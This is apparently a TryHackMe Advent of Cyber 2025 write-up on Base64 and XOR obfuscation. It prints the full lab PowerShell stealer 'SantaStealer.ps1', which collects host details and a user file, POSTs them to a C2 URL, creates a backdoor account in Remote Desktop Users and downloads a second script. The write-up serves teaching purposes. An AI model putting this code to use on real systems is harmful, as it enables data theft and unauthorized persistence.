THM | AoC 2025 | Day 18

Day-18: Obfuscation - The Egg Shell File
SUMMARY
We investigate a suspicious email and examine the obfuscated PowerShell script
SantaStealer.ps1. We learn that obfuscation techniques like Base64 and XOR are reversible once identified.
For task one, we decode a Base64-encoded string using CyberChef, revealing the C2 URL. We update the respective variable and run the script to get the first flag.
For task two, we obfuscate an API key using XOR with key
0x37and convert it to hexadecimal using CyberChef. Then just like before, we update the respective variable with the hex string and re-run the script to retrieve the second flag.

CyberChef - Hoperation Save McSkidy
- TL;DR: McSkidy keeps her focus on a particular alert that caught her interest: an email posing as northpole-hr.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 18 - Obfuscation - The Egg Shell File
STORYLINE
"A suspicious email impersonating 'northpole-hr' has triggered system chaos in WareVille. McSkidy recognizes the fraud since TBFC's HR is actually at the South Pole. An attached file containing obfuscated code — deliberately hidden gibberish — was downloaded, and McSkidy must decipher it to understand the threat."
THEORY
Obfuscation is a technique attackers use to hide data and evade detection. Common methods include:
- ROT13 | Simple cipher shifts that move letters forward in the alphabet (easy to detect by looking for "off" letters or common three-letter words)
- XOR | Uses a mathematical operation with a key to transform bytes into random-looking symbols while maintaining the original length
- Base64 | Encodes data into long alphanumeric strings, often ending with "=" or "=="
Detection and reversal involve identifying visual clues of each technique, then using tools like CyberChef to apply reverse operations (e.g., "From Base64" instead of "To Base64"). CyberChef's Magic operation can automatically guess and test common decoders when the technique is unknown.
Layered obfuscation combines multiple techniques (e.g., compression, XOR, then Base64 encoding) to make deobfuscation harder. To reverse layered obfuscation, apply operations in the opposite order.
TAKEAWAY
Well-known obfuscation techniques are reversible once you identify the method used, making them useful for both attackers and security investigators.
PRACTICE
Source Code
The full PowerShell script (SantaStealer.ps1) with some obfuscation in it:
# Only edit where the TODOs say. Do not remove the validator call at the end.

# ==========================
# IGNORE THIS
# ==========================
$ErrorActionPreference = 'SilentlyContinue'

# ==========================
# Start here
# Part 1: Deobfuscation
# ==========================
# TODO (Step 1): Deobfuscate the string present in the $C2B64 variable and place the URL in the $C2 variable,
# then run this script to get the flag.

$C2B64 = "aHR0cHM6Ly9jMi5ub3J0aHBvbGUudGhtL2V4Zmls"
$C2    = "<C2_URL_HERE>"
# ==========================
# Part 2: Obfuscation
# ==========================
# TODO (Step 2): Obfuscate the API key using XOR single-byte key 0x37 and convert to hexidecimal,
# then add the hex string to the $ObfAPieEy variable.
# Then run this script again to receive Flag #2 from the validator.
$ApiKey = "CANDY-CANE-API-KEY"
$ObfAPIKEY = Invoke-XorDecode -Hex "<HEX_HERE>" -Key 0x37
# ==========================
# ==========================
function Decode-B64 {
    param([Parameter(Mandatory=$true)][string]$S)
    try { [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($S)) } catch { "" }
}

function Invoke-XorDecode {
    [CmdletBinding()]
    param(
        [AllowEmptyString()][string]$Hex,
        [int]$Key
    )

    if ([string]::IsNullOrWhiteSpace($Hex)) {
        return ""
    }

    $clean = $Hex `
        -replace '(?i)0x','' `
        -replace '[\s,''"":;,_-]+','' `
        -replace '[^0-9A-Fa-f]',''

    if ($clean.Length -eq 0) {
        return ""
    }
    if (($clean.Length % 2) -ne 0) {
        return ""
    }

    $count = $clean.Length / 2
    $bytes = New-Object byte[] $count

    for ($i = 0; $i -lt $count; $i++) {
        $pair = $clean.Substring($i * 2, 2)
        try {
            $b = [Convert]::ToByte($pair, 16)
        } catch {
            $b = 0
        }
        $bytes[$i] = ($b -bxor $Key)
    }

    try {
        return [Text.Encoding]::UTF8.GetString($bytes)
    } catch {
        return ""
    }
}

# ==========================
# ==========================
function Get-SystemSnapshot {
    [PSCustomObject]@{
        ts   = (Get-Date).ToString("o")
        user = $env:USERNAME
        host = $env:COMPUTERNAME
        os   = (Get-CimInstance Win32_OperatingSystem).Version
        ps   = $PSVersionTable.PSVersion.ToString()
    }
}

function Get-PresentsFile {
    $path = Join-Path $env:USERPROFILE "Documents\Santa\Presents.txt"
    if (Test-Path -LiteralPath $path) {
        try { (Get-Content -LiteralPath $path -ErrorAction Stop) -join "`n" }
        catch { "[read error]" }
    } else { "[missing]" }
}

function New-ExfilPayload {
    param([psobject]$SystemInfo, [string]$Presents)
    [pscustomobject]@{
        t  = "present-list-exfil"
        ep = "[redacted]"
        sys= $SystemInfo
        pl = $Presents
    } | ConvertTo-Json -Depth 5 -Compress
}


# ==========================
# ==========================
function C2-Armed([string]$Url){
    try {
        if ([string]::IsNullOrWhiteSpace($Url)) { return $false }
        $u=[Uri]$Url
        ($u.Scheme -eq "https") -and ($u.Host -like "*northpole*")
    } catch { $false }
}
function Exfil([string]$Url,[string]$Payload,[string]$Key){
    try {
        $headers = @{ "X-Api-Key" = $Key; "Content-Type" = "application/json" }
        $null = Invoke-WebRequest -Uri $Url -Method POST -Body $Payload -Headers $headers -TimeoutSec 5
        $true
    } catch { $false }
}

# ==========================
# ==========================

$User       = "UmV2aWxSYWJiaXQ="
$Pass       = "SDBsbHlXMDBkXkNhcnJvdHMh"
$RabbitUrl  = "aHR0cDovLzEyNy4wLjAuMTo4MDgwL3JhYmJpdC5wczE="
function Ensure-RevilRabbit {
    $User = Decode-B64 $script:User
    $Pass = Decode-B64 $script:Pass
    $sec  = ConvertTo-SecureString $Pass -AsPlainText -Force
    if (-not (Get-LocalUser -Name $User -ErrorAction SilentlyContinue)) {
        New-LocalUser -Name $User -Password $sec -FullName "Service Account" -PasswordNeverExpires -UserMayNotChangePassword | Out-Null
    }
    try { Add-LocalGroupMember -Group "Remote Desktop Users" -Member $User -ErrorAction Stop } catch {}
}

function Stage-Rabbit-ForUser {
    $User = Decode-B64 $script:User
    $Url  = Decode-B64 $script:RabbitUrl

    $desk = "C:\Users\$User\Desktop"
    try {
        New-Item -ItemType Directory -Path $desk -Force | Out-Null
        & icacls $desk /grant "$env:COMPUTERNAME\${User}:(OI)(CI)M" /T | Out-Null
    } catch {}

    $out = Join-Path $desk 'rabbit.ps1'
    $ok = $false
    for ($i=0; $i -lt 3 -and -not $ok; $i++) {
        try {
            Invoke-WebRequest -Uri $Url -OutFile $out -TimeoutSec 10
            $ok = (Test-Path -LiteralPath $out) -and ((Get-Item -LiteralPath $out).Length -gt 0)
        } catch {
            Start-Sleep -Seconds 2
        }
    }
    if (-not $ok) {
        Set-Content -Path $out -Value '# rabbit placeholder' -Encoding UTF8
    }
}

# ==========================
# ==========================
Write-Host "[i] Operator session started"
Write-Host "[*] Recon: collecting host and user context"
$sys   = Get-SystemSnapshot

Write-Host "[*] Stealing Santas presents list"
$plist = Get-PresentsFile

Write-Host "[*] Preparing payload"
$body  = New-ExfilPayload -SystemInfo $sys -Presents $plist

if (C2-Armed $C2) {
    Write-Host "[*] Contacting C2 endpoint"
    $ok = Exfil -Url $C2 -Payload $body -Key $ApiKey
    if ($ok) { Write-Host "[+] Exfiltration reported as completed" } else { Write-Host "[i] Exfiltration attempted (no response)" }
} else {
    Write-Host "[i] C2 not reachable"
}

Write-Host "[*] Establishing foothold"
Ensure-RevilRabbit

Write-Host "[*] Downloading payload..."
Stage-Rabbit-ForUser

# ==========================
# !!! DO NOT MODIFY !!!
# ==========================
$ScriptPath = $MyInvocation.MyCommand.Path
$Validator  = Join-Path $PSScriptRoot "validator.exe"
if (Test-Path $Validator) {
    & $Validator --script "$ScriptPath"
} else {
    Write-Host "[!] validator.exe not found. No flags will be printed."
}
Preparation
Let's take a closer look at the extracted artifacts:
SantaStealer.ps1andvalidator.exe- both located in
C:\Users\Administrator\Desktop.

Figure 1: Potentially malicious Artifacts
We can use the pre-installed Visual Studio Code to open and edit the PowerShell script SantaStealer.ps1.

Figure 2: Source code of the "SantaStealer" PS script in VS Code
First Task
The first tasks instructs us to deobfuscate a string, this is the original description found within the script:
"Deobfuscate the string present in the $C2B64 variable and place the URL in the $C2 variable, then run this script to get the flag."
and these are the mentioned variables $C2B64 and $C2:
[...SNIP...]
$C2B64 = "aHR0cHM6Ly9jMi5ub3J0aHBvbGUudGhtL2V4Zmls"
$C2    = "<C2_URL_HERE>"
[...SNIP...]
The string - "aHR0cHM6Ly9jMi5ub3J0aHBvbGUudGhtL2V4Zmls" - in variable $C2B64 looks suspiciously similar to a Base64-encoded string, so let's use CyberChef's "From Base64" recipe to decode it.
DECODING | "aHR0cHM6Ly9jMi5ub3J0aHBvbGUudGhtL2V4Zmls" (base64-encoded) → "https://c2.northpole.thm/exfil" (plain-text)
The instructions are clear, we need to overwrite the $C2 variable with the decoded URL and then run the script.
Let's first modify the variable,
[...SNIP...]
$C2    = "https://c2.northpole.thm/exfil"
[...SNIP...]
then save the changes (press [CTRL]+[s]), and then launch PowerShell ("Start" > Right-Click > "Windows PowerShell). Finally, we navigate to the "Destop",
PS C:\Users\Administrator> cd c:\users\administrator\desktop
PS C:\users\administrator\desktop> dir


    Directory: C:\users\administrator\desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----            [REDACTED-TIME]            527 EC2 Feedback.website
-a----            [REDACTED-TIME]            554 EC2 Microsoft Windows Guide.website
-a----            [REDACTED-TIME]           6255 SantaStealer.ps1
-a----            [REDACTED-TIME]       70919734 validator.exe


PS C:\users\administrator\desktop>
and then run the script:
PS C:\users\administrator\desktop> .\SantaStealer.ps1
[i] Operator session started
[*] Recon: collecting host and user context
[*] Stealing Santas presents list
[*] Preparing payload
[*] Contacting C2 endpoint
[i] Exfiltration attempted (no response)
[*] Establishing foothold
[*] Downloading payload...
[REDACTED-FLAG]
PS C:\users\administrator\desktop>
The script run and provided us with the necessary flag.
Second Task
Returning to the source code of SantaStealer.ps1, these are the instructions for the second part,
Obfuscate the API key using XOR single-byte key 0x37 and convert to hexidecimal, then add the hex string to the $ObfAPieEy variable. Then run this script again to receive Flag #2 from the validator.
and these are the mentioned variables:
$ApiKey = "CANDY-CANE-API-KEY"
$ObfAPIKEY = Invoke-XorDecode -Hex "<HEX_HERE>" -Key 0x37
Let's break it up and do this step-by-step:
Step-1 | Obfuscate the API key using XOR single-byte key 0x37
Let's use the "XOR" recipe in CyberChef with "Key" 0x37 (HEX formatting) on the "Input" CANDY-CANE-API-KEY.
Step-2 | Convert to Hexadecimal
Use the "To Hex" recipe (after the previously applied "XOR" recipe) with "None" as "Delimiter" and "0" "Bytes per line". This should be our "Output":
747679736e1a747679721a76677e1a7c726e
Step-3 | Add the Hex String to the $ObfAPIKey variable
Let's modify the script and overwrite the $ObfAPIKEY variable as follows:
[...SNIP...]
$ObfAPIKEY = Invoke-XorDecode -Hex "747679736e1a747679721a76677e1a7c726e" -Key 0x37
[...SNIP...]
and then save it.
Step-4 | Run the script
Let's re-run the script with PowerShell:
PS C:\users\administrator\desktop> .\SantaStealer.ps1
[i] Operator session started
[*] Recon: collecting host and user context
[*] Stealing Santas presents list
[*] Preparing payload
[*] Contacting C2 endpoint
[i] Exfiltration attempted (no response)
[*] Establishing foothold
[*] Downloading payload...
[REDACTED-FLAG-#1]
[REDACTED-FLAG-#2]
PS C:\users\administrator\desktop>
Great, we are provided with the second flag.
Q & A
Question-1: What is the first flag you get after deobfuscating the C2 URL and running the script?
[REDACTED-FLAG]
Question-2: What is the second flag you get after obfuscating the API key and running the script again?
[REDACTED-FLAG]
Question-3: If you want to learn more about Obfuscation, check out our Obfuscation Principles room!
No answer needed